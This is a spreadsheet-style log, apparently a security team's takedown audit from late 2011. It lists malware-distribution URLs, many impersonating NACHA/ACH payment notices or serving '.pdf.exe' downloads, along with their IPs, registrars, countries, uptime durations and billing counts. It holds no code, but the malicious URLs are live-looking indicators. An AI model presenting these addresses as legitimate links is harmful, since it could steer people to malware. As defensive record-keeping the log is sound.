89367	http://nachauser-equipment.com	9/20/2011 5:34	9/20/2011 19:07	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	13.54		
89369	http://nacha-industry.com	9/20/2011 5:52	9/20/2011 18:54	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	13.03		
89370	http://usernacha-alarm.com	9/20/2011 5:49	9/20/2011 18:44	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	12.9		
89372	http://nachadata-alarm.com	9/20/2011 6:00	9/20/2011 18:34	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	12.57		
89373	http://nacha-equipmentstore.com	9/20/2011 6:22	9/20/2011 18:28	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	12.1		
89374	http://nacha-alarm.com	9/20/2011 6:05	9/20/2011 18:19	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	12.25		
89375	http://nachausers-account.com	9/20/2011 6:16	9/20/2011 18:14	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	11.96		
89376	http://nacha-usersalarm.com	9/20/2011 6:23	9/20/2011 17:38	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	11.25		
89377	http://nachasfast-equipment.com	9/20/2011 6:28	9/20/2011 17:27	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	10.97		
89378	http://nachacustomer-alarm.com	9/20/2011 6:39	9/20/2011 17:18	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	10.66		
89474	http://nacha-rejected.cx.cc/main.php?page=ce862eccdc1e4cd6	9/21/2011 5:01	9/21/2011 7:10	malware	188.241.115.81	GoDaddy.com, Inc.	RO	2.15	10	
89475	http://canceled-transfer.com/report_09_21.pdf.exe	9/21/2011 4:55	9/21/2011 22:25	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	17.5	11	
89476	http://ach-rejected.cx.cc/main.php?page=ce862eccdc1e4cd6	9/21/2011 5:03	9/21/2011 7:11	malware	188.241.115.81	GoDaddy.com, Inc.	RO	2.14		
89477	http://canceled-nacha.cx.cc/main.php?page=ce862eccdc1e4cd6	9/21/2011 5:04	9/21/2011 7:12	malware	188.241.115.81	GoDaddy.com, Inc.	RO	2.13		
89480	http://nacha-reports.cx.cc/main.php?page=ce862eccdc1e4cd6	9/21/2011 5:56	9/21/2011 7:15	malware	188.241.115.81	GoDaddy.com, Inc.	RO	1.31		
89484	http://nacha-details.cx.cc/main.php?page=ce862eccdc1e4cd6	9/21/2011 6:24	9/21/2011 7:16	malware	188.241.115.81	GoDaddy.com, Inc.	RO	0.86		
89485	http://nacha-instructionsuser.com	9/21/2011 7:44	9/21/2011 7:52	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	0.13		
89487	http://nachauser-estimatefee.com	9/22/2011 4:38	9/22/2011 8:25	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	3.78	12	
89496	http://hqqkehqcmvuqisdfkop.cx.cc/main.php?page=a85f6ff3ff9f5213	9/21/2011 7:49	9/21/2011 7:53	malware	188.241.115.81	GoDaddy.com, Inc.	RO	0.07		
89577	http://ach-transffers-us.com	9/22/2011 7:22	9/22/2011 14:09	malware	67.195.140.36	yahoo.com	US	6.78		
89581	http://download-report-nacha.org/report-30564646_09_22_2011.pdf.exe	9/22/2011 7:16	9/22/2011 14:01	malware	67.195.140.36	Melbourne IT, Ltd (R52-LROR)	US	6.75		
89583	http://irofojqhqhyhurtjhnalsop.cx.cc/main.php?page=363cb076cf50e6a5	9/22/2011 8:12	9/22/2011 16:20	malware	188.241.115.81	GoDaddy.com, Inc.	RO	8.12	13	
89587	http://hlqueqhfkjhasdfcmfiaopdf.cx.cc/main.php?page=363cb076cf50e6a5	9/22/2011 8:22	9/22/2011 14:03	malware	188.241.115.81	GoDaddy.com, Inc.	RO	5.68		
89590	http://transfer-canceled.com	9/22/2011 8:16	9/22/2011 14:01	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	5.74		
89593	http://transfers-ach.com	9/22/2011 9:12	9/22/2011 13:59	malware	67.195.140.36	yahoo.com	US	4.79		
89594	http://finance-customer.com	9/22/2011 9:15	9/22/2011 16:16	malware	67.195.140.36	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	7.02		
89596	http://financedata-store.com	9/22/2011 9:18	9/22/2011 16:15	malware	67.195.140.36	yahoo.com	US	6.96		

SOC ID	Bufi	Initiation	Shutdown	Attack Type	IP	NACHA TAKEDOWN AUDIT Registrar	Geo	Duration	Billable	Notes
89837	http://www.barodachestgroup.org/nacha-data/index.html	9/27/2011 5:34	9/27/2011 12:45	malware	72.55.179.56	Directi Internet Solutions Pvt.	CA	7.18	14	
89839	http://huntchemical.com/main.php?page=10e8281e11627ed1	9/27/2011 7:28	9/27/2011 12:05	malware	92.55.144.51	NAMESECURE.COM	RO	4.61	15	
89840	http://duzaybir.com/nacha-data/index.html	9/27/2011 8:16	9/27/2011 12:42	malware	77.223.131.227	bkym.com	TR	4.42	16	
89842	http://akcakocadetayinsaat.com/nacha-data/index.html	9/27/2011 11:16	9/27/2011 12:18	malware	77.223.131.227	bkym.com	TR	1.03		
89846	http://chameleonsecurity.com.au/nacha-data/index.html	9/27/2011 11:46	9/27/2011 12:33	malware	27.123.28.126	Aust Domains	AU	0.78	17	
89847	http://ivmstore.com/nacha-data/index.html	9/27/2011 8:33	9/27/2011 11:28	malware	174.120.243.253	GoDaddy.com, Inc.	US	2.91	18	
89848	http://193.27.246.127/report_270918123.pdf.exe	9/27/2011 8:18	9/27/2011 20:24	malware	193.27.246.127	IP ADDR	RU	12.11	19	
89991	http://userdata-distribute.com	9/29/2011 8:55	9/29/2011 21:11	malware	67.195.140.36	yahoo.com	US	12.27		
89992	http://dsfbgkjerqfnjkevyhfger.cx.cc/main.php?page=19dcbf924e67dd7e	9/29/2011 8:57	9/29/2011 10:53	malware	95.163.88.209	GoDaddy.com, Inc.	RU	1.93	20	
89993	http://jitteryworld.com	9/29/2011 8:54	9/29/2011 21:12	malware	67.195.140.36	yahoo.com	US	12.29	21	
90040	http://vincent-world.com	9/30/2011 3:06	9/30/2011 11:23	malware	67.195.140.36	yahoo.com	US	8.29	22	
90967	http://weightlosspersonaltrainerconsulting.com/lot.html	10/21/2011 7:14	10/25/2011 11:09	malware	184.154.162.82	ENOM, INC.	US	99.92	23	
90969	http://alsayadaasha-primaryschool.com/lot.html	10/21/2011 7:02	10/22/2011 13:17	malware	67.215.244.52	WILD WEST DOMAINS, INC.	US	30.25	24	
90972	http://etno-plants.ro/lot.html	10/21/2011 6:54	10/28/2011 0:30	malware	188.240.1.11	globehosting.com	RO	161.61	25	
90973	http://bofco.in/lot.html	10/21/2011 6:39	10/31/2011 6:56	malware	174.36.228.38	PublicDomainRegistry.com	IN	240.28	26	
90983	http://floristeriasdecoaromascostarica.com/lot.html	10/21/2011 6:31	10/23/2011 3:22	malware	74.81.81.100	Namecheap.com	US	44.84	27	
91227	http://nachadataallocation.com	10/12/2011 15:38	10/12/2011 23:44	malware	173.213.112.12	MONIKER	US	8.1	28	
91880	http://mateusgranado.pt/~mateusqr/dt2pn.html	10/21/2011 4:01	10/21/2011 20:01	malware	80.172.225.28	Fundação para a Computação Científica Nacional	PT	15.99	29	
91881	http://www.beforeyoubet.net/kddueq.html	10/20/2011 12:36	10/20/2011 19:35	malware	69.72.207.130	ENOM, INC.	US	6.98	30	
91924	http://klmnsoft.co.in/15cf3ys.html	10/21/2011 4:35	10/22/2011 8:54	malware	67.227.189.124	PublicDomainRegistry.com	IN	28.32		
91928	http://kellogqsadventurepass.ca/0e5avd.html	10/21/2011 4:39	10/22/2011 9:40	malware	67.227.227.84	Webnames.ca Inc.	US	29.01	31	
91946	http://linear-pers.com/8hfqjqz.html	10/21/2011 4:45	10/25/2011 13:20	malware	206.251.252.32	NETWORK SOLUTIONS, LLC.	US	104.58	32	
91947	http://onlinenews.altervista.org/iw9u2rj.html	10/21/2011 4:54	10/22/2011 8:56	malware	178.63.41.22	Tucows Inc. (R11-LROR)	DE	28.03	33	
91950	http://kilospace.com/wttrtz.html	10/21/2011 4:58	10/25/2011 13:26	malware	72.55.186.19	NORDNET	CA	104.47	34	
91954	http://www.kickboxen-wies.at/6hpxy.html	10/21/2011 4:18	10/24/2011 7:30	malware	83.220.128.111	NIC.AT	DE	75.21	35	
91957	http://www.grupoeme.es/riqngs.html	10/21/2011 5:05	10/27/2011 13:33	malware	62.193.202.50	NOMINALIA	FR	152.47	36	
91958	http://niritech.com/pxkf.html	10/21/2011 5:21	10/22/2011 9:42	malware	203.104.22.22	yahoo.com	IN	28.36		
91961	http://www.vr-intercom.de/yenqde.html	10/21/2011 4:22	10/21/2011 4:51	malware	81.169.145.159	DENIC	DE	0.48	37	
91962	http://184.82.155.195/~magicsla/9zuoqw.html	10/21/2011 5:24	10/28/2011 20:14	malware	184.82.155.195	IP ADDR	US	182.83	38	
91979	http://www.nachaemployee.com	10/19/2011 11:07	10/19/2011 15:33	malware	50.2.7.109	NAME.COM LLC	US	4.42	39	
92027	http://www.nacha-shire.com	10/19/2011 22:29	10/20/2011 3:01	malware	209.59.213.17	NAME.COM LLC	US	4.53	40	
92051	http://nacha-cosm.com	10/20/2011 4:08	10/20/2011 6:36	malware	173.213.112.15	NAMESECURE.COM	US	2.48	41	
92052	http://delallosa.com/mtqy99y.html	10/20/2011 4:19	10/20/2011 6:37	malware	67.210.244.49	PUBLICDOMAINREGISTRY.COM	US	2.29	42	
92054	http://thebeadrotisserie.com/vel42.html	10/20/2011 4:43	10/20/2011 6:37	malware	198.92.147.248	ENOM, INC.	US	1.91	43	
92056	http://jade.nseasy.com/~manishar/7xl9bd.html	10/20/2011 5:03	10/20/2011 6:38	malware	66.7.221.190	NETWORK SOLUTIONS, LLC.	US	1.59	44	
92067	http://nacha-plex.com	10/20/2011 7:20	10/20/2011 13:47	malware	173.213.79.8	GKG.NET, INC.	US	6.44	45	
92073	http://misternet.com/7ilyx4/index.html	10/20/2011 12:34	10/20/2011 19:38	malware	85.159.144.21	NEEN SRL	IT	7.08	46	
92074	http://eartherd.com/main.php?page=40adeef8d3d0f1d8	10/20/2011 12:35	10/20/2011 13:48	malware	89.208.34.116	THE REGISTRY AT INFO AVENUE D/B/A IA REGISTRY	RU	1.22	47	
92075	http://winsbyinc.com/case/nachareport20111020.pdf.exe	10/20/2011 10:04	10/20/2011 12:14	malware	204.93.132.104	TUCOWS, INC.	US	2.16	48	
92088	http://bigrace2012.com/3ri1vt.html	10/20/2011 13:23	10/20/2011 19:33	malware	50.22.131.156	Domains Priced Right	US	6.18	49	
92141	http://bbgjogoa.it/5nzzjfb/index.html	10/21/2011 5:09	10/21/2011 5:11	malware	195.110.124.133	register-it	IT	3.04	50	
92142	http://visionciudadconsultores.com/vq0c2jt/index.html	10/21/2011 2:07	10/26/2011 2:42	malware	173.193.84.224	GoDaddy.com, Inc.	US	120.57	51	
92144	http://marryyourlove.com/s8nryq.html	10/21/2011 2:25	10/22/2011 9:46	malware	67.227.213.96	DIRECTI INTERNET SOLUTIONS PVT. LTD	US	31.35	52	
92146	http://108cms.com/52fv.html	10/21/2011 2:20	11/4/2011 8:15	malware	221.128.105.71	NAME.COM LLC	TH	341.92	53	
92147	http://kinderbaby.com.au/7yk2e.html	10/21/2011 2:26	10/25/2011 22:46	malware	117.55.235.104	TPP Internet	AU	116.34	54	
92148	http://ludos-apparare.com/dl7f.html	10/21/2011 2:33	10/26/2011 10:04	malware	213.186.33.17	OVH	FR	127.52	55	
92149	http://vvaq-nord.de/q8fe5thtml	10/21/2011 2:39	10/21/2011 5:09	malware	212.227.207.40	DENIC	DE	2.51	56	
92150	http://adsentia.it/3desawr/index.html	10/21/2011 2:42	10/24/2011 11:34	malware	81.29.205.4	OVH	IT	80.87	57	
92151	http://eartherde.com/main.php?page=40adeef8d3d0f1d8	10/21/2011 3:11	10/22/2011 9:11	malware	89.208.34.116	NAMESECURE.COM	RU	29.99	58	
92152	http://uaoffcampus.com/prl9mmp/index.html	10/21/2011 3:12	10/25/2011 2:40	malware	72.167.232.198	GoDaddy.com, Inc.	US	95.46	59	
92154	http://klmnsoft.in/f46am.html	10/21/2011 3:29	10/26/2011 12:28	malware	67.227.189.124	Directi Internet Solutions Pvt	US	128.99	60	
92159	http://dotmascript.com/main.php?page=19efe3a593d6b93b	10/21/2011 3:28	10/22/2011 9:35	malware	89.208.34.116	MONIKER	RU	30.13		
92160	http://lambremoskva.ru/2s6j.html	10/21/2011 3:34	10/23/2011 6:42	malware	83.222.5.252	REGRU-REG-RIPN	RU	243.13	61	
92161	http://lapriquetais.com/7gxxa.html	10/21/2011 3:45	10/31/2011 9:00	malware	109.123.71.220	TUCOWS, INC.	UK	245.26	62	
92162	http://goldencrownhotel.com/t9i1mhb.html	10/21/2011 3:44	10/29/2011 7:08	malware	199.73.94.24	DOTSTER	US	195.4	63	
92164	http://qefa-team.de/om48.html	10/21/2011 4:02	10/21/2011 8:58	malware	85.214.131.9	DENIC	DE	4.93	64	
92165	http://indosyslife.com/cdwwto.html	10/21/2011 4:03	10/22/2011 13:44	malware	203.104.22.22	yahoo.com	IN	33.68	65	
92169	http://www.justafan.org/jy0mno.html	10/21/2011 4:15	10/22/2011 11:24	malware	210.193.51.91	Directi Internet Solutions Pvt.	SG	31.15	66	
92171	http://essetiesse.it/~pas/mgay68v/index.html	10/21/2011 4:36	10/25/2011 8:09	malware	81.200.128.79	Protec s.n.c.	IT	99.55	67	
92172	http://kpbs.co.za/u9oz.html	10/21/2011 4:25	10/21/2011 7:31	malware	207.45.186.2	Network Solutions	US	3.1	68	
92174	http://mdmnet.it/k0zhxlj/index.html	10/21/2011 4:26	10/26/2011 5:23	malware	94.141.27.235	EOS NET S.r.l.	IT	120.95	69	
92175	http://masterscomputer.altervista.org/llf3rs/index.html	10/21/2011 4:41	10/21/2011 13:52	malware	46.4.91.173	ALTERVISTA.ORG	DE	9.18	70	
92177	http://kasaf-securite.com/78b3j8.html	10/21/2011 5:29	11/1/2011 4:06	malware	108.60.192.146	PUBLICDOMAINREGISTRY.COM	US	262.61	71	
92180	http://vizonix.com/c1ptwqs/index.html	10/21/2011 5:56	10/23/2011 11:32	malware	66.7.222.41	NETWORK SOLUTIONS, LLC.	US	53.61	72	
92183	http://reportnachaapprove.com	10/21/2011 5:50	10/21/2011 8:05	malware	72.249.126.46	NAMESECURE.COM	US	2.25	73	
92186	http://nacha-cashier.com	10/26/2011 3:20	10/26/2011 5:04	malware	69.164.219.218	BIGROCK SOLUTIONS PRIVATE LIMITED	US	1.72	74	
92189	http://weprintpostcards.com/4kqhbbx/index.html	10/21/2011 6:46	10/22/2011 8:59	malware	70.86.116.245	GoDaddy.com, Inc.	US	26.21	75	
92190	http://vs170173.vserver.de/r1d6pf.html	10/21/2011 7:13	10/25/2011 13:33	malware	62.75.170.173	Intergenia.de	DE	102.34	76	
92197	http://dxpinfotech.com/lhcqpz.html	10/21/2011 7:35	10/28/2011 4:22	malware	173.192.19.67	WILD WEST DOMAINS, INC.	AU	164.79	77	
92208	http://kietynr.com/hw2m5b.html	10/21/2011 8:49	10/27/2011 9:52	malware	67.227.184.10	INTERNET.BS CORP.	US	145.04	78	
92213	http://fb.servatusdev.com/~servdev/56iy2.html	10/21/2011 8:56	11/2/2011 17:18	malware	174.120.179.66	GoDaddy.com, Inc.	US	296.37	79	
92214	http://208.74.28.206/~kofahu/l03vmdc.html	10/21/2011 8:51	10/21/2011 16:17	malware	208.74.28.206	TUCOWS, INC.	US	7.43	80	
92222	http://www.liv-boeree.com/aroy5.html	10/21/2011 9:25	10/22/2011 8:59	malware	173.192.229.20	DIRECTI INTERNET SOLUTIONS PVT. LTD.	US	23.57	81	
92223	http://vskool.org/nmkm.html	10/21/2011 9:30	10/28/2011 0:07	malware	66.154.13.160	UK2 Group Ltd. (R123-LROR)	US	158.61	82	
92224	http://kazancingaranti.com/o1q3yyi.html	10/21/2011 10:00	10/27/2011 5:23	malware	95.173.167.105	ONLINENIC, INC.	TR	139.39	83	
92225	http://internetworkcenter.com/jmqs2k8.html	10/21/2011 9:36	10/21/2011 12:30	malware	86.109.167.183	DOTREGISTRAR	ES	2.89	84	
92227	http://kieran-mcgee.com/1rab8.html	10/21/2011 9:46	10/21/2011 16:18	malware	204.92.106.8	EASYSPACE LTD.	CA	6.54	85	
92228	http://caspsurveys.org/zmu2.html	10/21/2011 10:17	10/28/2011 1:22	malware	67.199.8.93	Melbourne IT, Ltd (R52-LROR)	US	159.08	86	
92229	http://nimbuscertifications.com/4qt4.html	10/21/2011 10:50	10/25/2011 8:17	malware	174.122.92.6	DIRECTI INTERNET SOLUTIONS PVT. LTD.	US	93.45	87	
92235	http://lichi.in/hyqxv6x.html	10/21/2011 11:56	10/23/2011 14:42	malware	92.48.102.59	Directi Web Services Pvt. Ltd. (R118-AFIN)	UK	50.77	88	
92238	http://kasenn.com/ulpu57.html	10/21/2011 12:51	10/22/2011 13:55	malware	108.60.192.146	PublicDomainRegistry	US	25.06		
92244	http://www.xmjhx.com/czc/js.js	10/21/2011 15:15	10/23/2011 11:35	malware	211.154.135.220	WEB COMMERCE COMMUNICATIONS LIMITED DBA WEBNIC.C	CN	44.34	89	
92251	http://vscreative.com/images/js.js	10/21/2011 17:34	10/23/2011 11:39	malware	213.171.219.3	TUCOWS, INC.	UK	42.09	90	
92259	http://www.women-pickup.com/images/js.js	10/21/2011 19:11	10/23/2011 11:29	malware	70.86.116.243	GODADDY.COM, INC.	US	40.31	91	
92260	http://umc-hampton.org/g/js.js	10/21/2011 19:50	10/23/2011 11:50	malware	173.201.247.1	Tucows Inc. (R11-LROR)	US	39.99	92	
92274	http://costantinifoto.altervista.org/ixbqp8i/index.html	10/22/2011 0:50	10/24/2011 10:35	malware	78.46.51.221	Tucows Inc. (R11-LROR)	US	57.75	93	
92275	http://qliscarano.it/6nthko/index.html	10/22/2011 0:44	10/26/2011 13:17	malware	217.73.226.137	Alicom s.r.l.	IT	108.55	94	
92276	http://jennifergposada.com/hf20.html	10/22/2011 0:38	10/22/2011 16:41	malware	174.127.119.40	SiteDiner.com	US	16.05	95	
92277	http://btan.it/xbyy3z/index.html	10/22/2011 0:39	10/25/2011 8:18	malware	85.159.144.21	Neen s.r.l.	IT	79.66	96	
92278	http://mkmusic.de/ngu3.html	10/22/2011 0:49	10/22/2011 8:52	malware	87.106.45.222	1&1 Internet AG	DE	8.05	97	
92279	http://shriganpatiproduction.net/pt4wipw.html	10/22/2011 1:02	10/27/2011 9:54	malware	72.52.252.82	DIRECT I INTERNET SOLUTIONS	US	128.87	98	
92285	http://argentipreziosi.com/xwtv99/index.html	10/22/2011 6:30	10/23/2011 11:34	malware	62.149.128.157	TUCOWS, INC.	IT	29.06	99	
92286	http://whydodogs.org/bsrban/index.html	10/22/2011 7:16	10/23/2011 11:32	malware	64.90.58.10	New Dream Network, LLC dba DreamHost Web Hosting (R173	US	28.26	100	
92307	http://vtjoblist.com/hsgtly/index.html	10/22/2011 15:56	10/23/2011 3:32	malware	72.29.83.102	ENOM, INC.	US	11.6	101	
92364	http://www.kragerupogko.dk/hprdf.html	10/23/2011 4:24	10/24/2011 20:34	malware	87.238.248.224	DK Hostmaster	DK	40.17	102	
92372	http://www.20way.com/4br2.html	10/23/2011 6:18	10/24/2011 19:40	malware	69.167.191.47	DIRECTI INTERNET SOLUTIONS	US	37.37	103	
92376	http://tomralph.net/vsz8c.html	10/23/2011 9:31	11/2/2011 17:14	malware	174.120.179.66	GoDaddy.com, Inc.	US	247.72		
92427	http://jackfruitmedia.com/j8o3rew.html	10/24/2011 4:15	10/24/2011 7:36	malware	80.82.119.191	EASYSPACE LTD.	UK	3.36	104	
92434	http://thischristianjourney.com/usn4msp/index.html	10/24/2011 5:42	10/25/2011 8:21	malware	97.74.215.62	GoDaddy.com, Inc.	US	26.66	105	
92437	http://advertising-services.info/63t3jya/index.html	10/24/2011 6:42	10/25/2011 8:23	malware	69.175.84.146	GoDaddy.com Inc.	UK	25.69	106	
92441	http://giacobbo.altervista.org/2q4cl1/index.html	10/24/2011 6:51	10/24/2011 10:25	malware	78.46.106.243	Tucows Inc.	DE	3.56	107	
92442	http://resiary.com/main.php?page=263019d4fb383cd8	10/24/2011 6:59	10/24/2011 7:25	malware	89.201.174.28	MONIKER	HR	0.44	108	
92443	http://partydjmarcel.nl/hz75fn/index.html	10/24/2011 7:19	10/25/2011 4:34	malware	81.169.145.72	Cronon AG	DE	21.25	109	
92444	http://costantinifoto.altervista.org/qia4cd/index.html	10/24/2011 7:29	10/24/2011 10:27	malware	78.46.51.221	Tucows Inc. (R11-LROR)	DE	2.96		
92446	http://ganarlaprimitiva.com/yskllu/index.html	10/24/2011 7:53	10/27/2011 13:41	malware	184.154.88.226	ENOM, INC.	US	77.81	110	
92447	http://jdmserver.com/kwxmntr/index.html	10/24/2011 7:55	10/24/2011 10:26	malware	96.125.161.225	ENOM, INC.	US	2.52	111	
92449	http://ecotehno.zzl.org/nx8il9/index.html	10/24/2011 8:04	10/25/2011 2:37	malware	67.220.217.235	GoDaddy.com, Inc. (R91-LROR)	US	18.55	112	
92450	http://link47.com/x3x6288/index.html	10/24/2011 8:05	10/24/2011 10:30	malware	82.165.121.51	1 & 1 INTERNET AG	DE	2.41	113	
92451	http://zanolettimetallisud.it/omziwnu/index.html	10/24/2011 9:59	10/25/2011 8:25	malware	62.149.128.163	Aruba s.p.a.	IT	22.44	114	
92452	http://stellacrociere.it/o138sky/index.html	10/24/2011 8:36	10/30/2011 10:38	malware	213.205.38.22	Tiscali Italia s.p.a.	IT	146.03	115	
92454	http://elqoracda.org/k1ll73/index.html	10/24/2011 8:17	10/27/2011 21:33	malware	67.222.135.42	GoDaddy.com, Inc. (R91-LROR)	US	85.28	116	

SOC ID	Bufi	Initiation	Shutdown	Attack Typ	IP	Registrar	Geo	Duratio	Billable	Notes
92456	http://aimt.ac.in/9wnvhe4/index.html	10/24/2011 8:36	10/27/2011 13:43	malware	174.37.243.135	Ernet (R9-AFIN)	US	77.13	117	
92457	http://airbagmodul.eu/43bug3/index.html	10/24/2011 10:01	10/27/2011 13:48	malware	184.154.230.15	united-domains AG	US	75.79	118	
92458	http://goodnewsagency.org/3owb3j9/index.html	10/24/2011 8:28	10/30/2011 10:35	malware	213.205.38.24	ASCIO Technologies, Inc. - Denmark (R76-LROR)	IT	146.13	119	
92459	http://examoney.co.uk/99er5h/index.html	10/24/2011 8:29	10/26/2011 14:46	malware	88.208.252.128	Fasthosts Internet Ltd	UK	54.27	120	
92463	http://voongo.com/g0oqtfy/index.html	10/24/2011 10:02	10/25/2011 2:43	malware	74.208.13.179	1 & 1 INTERNET AG	US	16.7	121	
92464	http://adsentia.it/8rgu19/index.html	10/24/2011 10:03	10/24/2011 11:28	malware	81.29.205.4	OVH	IT	1.41		
92465	http://members.iinet.net.au/~dbw/mmszb1s/index.html	10/24/2011 10:05	10/28/2011 2:24	malware	203.0.178.90	Connect West	AU	88.33	122	
92466	http://80.68.193.38/by53ev/index.html	10/24/2011 8:38	10/24/2011 10:28	malware	80.68.193.38	IP_ADDR	IT	1.82	123	
92467	http://howtoplaygreatvolleyball.info/0nzh8fg/index.html	10/24/2011 8:42	10/28/2011 0:12	malware	184.154.126.138	eNom, Inc. (R126-LRMS)	US	87.5	124	
92469	http://ilfantaclub.altervista.org/9q8qcer/index.html	10/24/2011 10:07	10/24/2011 10:33	malware	78.46.45.86	Tucows Inc. (R11-LROR)	DE	0.42	125	
92470	http://colloqui.altervista.org/psgt9uk/index.html	10/24/2011 10:08	10/24/2011 13:47	malware	46.4.73.74	Tucows Inc. (R11-LROR)	DE	3.65	126	
92473	http://panchalsamaj.x10.bz/snhlcme/index.html	10/24/2011 8:51	10/25/2011 2:25	malware	69.175.104.34	X10HOSTING	US	17.56	127	
92481	http://jesuschristfamily.com/xb7ug0k/index.html	11/1/2011 5:13	11/1/2011 5:37	malware	207.45.176.90	GoDaddy.com, Inc.	US	0.4	128	
92482	http://ip-184-168-92-68.ip.secureserver.net/gwot29s/index.html	10/24/2011 9:04	10/30/2011 10:37	malware	184.168.92.68	WWDomains.com	US	145.54	129	
92483	http://clublisten.com/brhkjp/index.html	10/24/2011 18:32	10/25/2011 10:22	malware	46.16.88.56	ONLINENIC, INC.	IT	15.82		
92484	http://istitutopascoli.net/wo7iaq/index.html	10/24/2011 9:12	10/24/2011 10:31	malware	217.73.226.115	TUCOWS, INC.	IT	1.31	130	
92487	http://betertekenen.nl/mqfsq39/index.html	10/24/2011 10:21	10/24/2011 11:28	malware	195.211.72.131	Antagonist B.V.	NL	1.12	131	
92491	http://cyberbuilding.com.mx/udtzb7w/index.html	10/24/2011 9:27	10/24/2011 20:21	malware	200.58.111.60	NIC Mexico	AR	10.91	132	
92492	http://atequip.com/c6m5gr3/index.html	10/24/2011 9:26	10/24/2011 19:11	malware	76.12.29.69	Bluehost	US	9.76	133	
92494	http://whydodogs.org/u5nm3kb/index.html	10/24/2011 9:35	10/24/2011 20:22	malware	64.90.58.10	New Dream Network, LLC dba DreamHost Web Hosting (R173	US	10.78	134	
92495	http://paolamartelli.altervista.org/dva7hi/index.html	10/24/2011 10:39	10/25/2011 2:48	malware	46.4.65.68	Tucows Inc. (R11-LROR)	DE	16.15	135	
92497	http://sfosite.com/frmjo1/index.html	10/24/2011 9:36	10/27/2011 15:13	malware	184.154.231.10	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	77.61	136	
92498	http://ssggratis.altervista.org/7i6rha/index.html	10/24/2011 10:41	10/24/2011 13:49	malware	178.63.78.3	Tucows Inc. (R11-LROR)	DE	3.12	137	
92499	http://pinnaclecad.com/~alexu/65nrqsk/index.html	10/24/2011 9:45	10/25/2011 7:53	malware	70.86.71.82	NETWORK SOLUTIONS, LLC.	US	22.13	138	
92501	http://camgirlmsn.altervista.org/rmhjh5/index.html	10/24/2011 10:44	10/24/2011 11:31	malware	176.9.43.243	Tucows Inc. (R11-LROR)	DE	0.79	139	
92505	http://gstcarrelli.it/phz2hz/index.html	10/24/2011 10:47	10/25/2011 8:30	malware	195.110.124.133	Register.it s.p.a.	IT	21.72	140	
92506	http://sienatimbri.net/z92fe5o/index.html	10/24/2011 10:50	10/25/2011 3:39	malware	62.149.128.166	Aruba S.p.A. - Servizio Aruba.it,	IT	16.81	141	
92507	http://aimt.ac.in/khpbyqu/index.html	10/24/2011 10:54	10/27/2011 14:27	malware	174.37.243.135	Ernet (R9-AFIN)	US	75.55		
92513	http://gordotech.com/3j0jjn/index.html	10/24/2011 12:00	10/24/2011 14:57	malware	72.29.92.194	GoDaddy.com, Inc.	US	2.94	142	
92515	http://avon.anyservers.com/~accur/q02pu9y/index.html	10/24/2011 12:01	10/25/2011 8:31	malware	67.15.203.26	ENOM, INC.	US	20.51	143	
92516	http://eaglemount.org/z8sggp/index.html	10/24/2011 12:02	10/27/2011 14:23	malware	208.109.45.211	GoDaddy.com, Inc. (R91-LROR)	US	74.36	144	
92524	http://kilospace.com/3sp4.html	10/24/2011 12:32	10/25/2011 17:26	malware	72.55.186.19	NORDNET	CA	28.9		
92525	http://klomtoong.net/8lrgaas/index.html	10/24/2011 12:03	10/28/2011 1:24	malware	202.44.52.247	DIRECTI INTERNET SOLUTIONS PVT. LTD.	TH	85.35	145	
92527	http://home.vicnet.net.au/~lasc/aiaeil/index.html	10/24/2011 12:06	10/24/2011 20:22	malware	203.10.72.20	Melbourne IT	AU	8.27	146	
92528	http://abhaydhakan.com/xfmd6oz/index.html	10/24/2011 12:35	10/30/2011 10:40	malware	182.50.135.1	GoDaddy.com, Inc.	SG	142.1	147	
92532	http://argentipreziosi.com/mkc0w9/index.html	10/24/2011 12:36	10/25/2011 8:28	malware	62.149.128.166	TUCOWS, INC.	IT	19.87		
92535	http://wi-air.asia/4nj0q54/index.html	10/24/2011 12:16	10/24/2011 14:53	malware	38.113.1.157	Enom Inc. R78-ASIA (48)	US	2.6	148	
92539	http://cornertech.it/jcd811o/index.html	10/24/2011 12:25	10/25/2011 3:42	malware	93.186.240.100	9NET s.r.l.	IT	15.27	149	
92540	http://fishboneboard.com/4rpxq6/index.html	10/24/2011 12:38	10/28/2011 0:17	malware	72.55.186.16	GoDaddy.com, Inc.	CA	83.66	150	
92541	http://webservemedia.com/v64cvf2/index.html	10/24/2011 12:39	10/30/2011 10:42	malware	173.193.200.240	DIRECTI INTERNET SOLUTIONS PVT. LTD.	US	142.05	151	
92542	http://freebigiotteria.it/0avyp4/index.html	10/24/2011 12:22	10/30/2011 10:43	malware	85.159.144.21	Neen s.r.l.	IT	142.36		
92544	http://taekwon-do.biz/z3szqw/index.html	10/24/2011 12:40	10/28/2011 15:35	malware	94.32.66.182	ASCIO TECHNOLOGIES INC.	IT	98.92	152	
92546	http://unarea.com.ar/~megraphi/c50uus/index.html	10/24/2011 12:27	10/24/2011 13:50	malware	63.247.90.58	nic.ar	US	1.39	153	
92547	http://poemsfromdespairtoeternity.com/pcqcvv/index.html	10/24/2011 12:41	10/25/2011 13:12	malware	184.154.254.154	GoDaddy.com, Inc.	US	24.52	154	
